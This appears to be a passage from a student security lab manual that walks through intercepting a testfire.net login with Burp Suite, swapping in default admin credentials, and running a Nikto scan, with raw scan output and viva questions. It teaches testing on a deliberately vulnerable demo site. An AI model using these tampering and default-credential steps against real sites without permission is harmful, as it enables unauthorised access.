Step 4: visit the testfire.net website on firefox

- Open your web browser and navigate to " http://testfire.net/login.jsp
- We detected that we have a login page.
- Simply click on extension tab and select the proxy i.e burp




- Open the burpsuite. Click on proxy and turn on intercept



Step 5: Intercept and Modify Requests (Burp Suite)

Now enter the required username and password in testfire.net login page. Lets use username = sriindu and password is sriindu respectively.


- Click on login
-




• Now go burpsuite which is running on background

Step 6: Analyze Responses (Burp Suite)

• Examine the responses from testfire.net in Burp Suite.
• Now change the usrname = admin and password = admin and click forward.



- After changing the parameters simply click on forward button from the top and go switch back to browser.



- We can see that we have successfully logged in to the site.
- We have tampered this site to check the responses and identified that This site is vulnerable to server side tampering and default password authentication.
- Close the burpsuite and revert back the proxy to default state.

Step 7: Run Nikto Scan

- Open a terminal or command prompt.
- Run Nikto to scan testfire.net, e.g.:

```
# nikto -h testfire.net
```

Note: the scan can take some time

```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h testfire.net
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          65.61.137.117
+ Target Hostname:    testfire.net
+ Target Port:        80
+ Start Time:         2023-09-24 11:08:31 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/
Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerab
ilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /~root/: Allowed to browse root's home directory. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-
1013
+ /admin-serv/config/admpw: This file contains the encrypted Netscape admin password. It should not be accessibl
e via the web.
```

Step 8: Review Nikto Scan Results

Analyze the Nikto scan results for vulnerabilities and warnings on testfire.net. We have identified that the website is missing some important http-headers Server: Apache-Coyote/1.1

+ /: The anti-clickjacking X-Frame-Options header is not present.

+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing- content-type-header/

If needed, perform additional testing in Burp Suite, such as active scanning

or

spidering on testfire.net. Step 9: Documentation and Reporting

Document all findings, including vulnerabilities, suspicious behavior, and remediation recommendations.

Create a comprehensive report summarizing the assessment of testfire.net.

RESULT:

we identified several potential security vulnerabilities and anomalies. This process underscores the importance of thorough web application testing to enhance security and protect against potential threats.

Viva:

1. What is Nikto primarily used for in a web application assessment ?
2. How does burpsuite complement nikto in web application assessments ?
3. Which command is used to run nikto ?
4. What is proxy in burp suite ?
5. Differentiate between intruder and repeater ?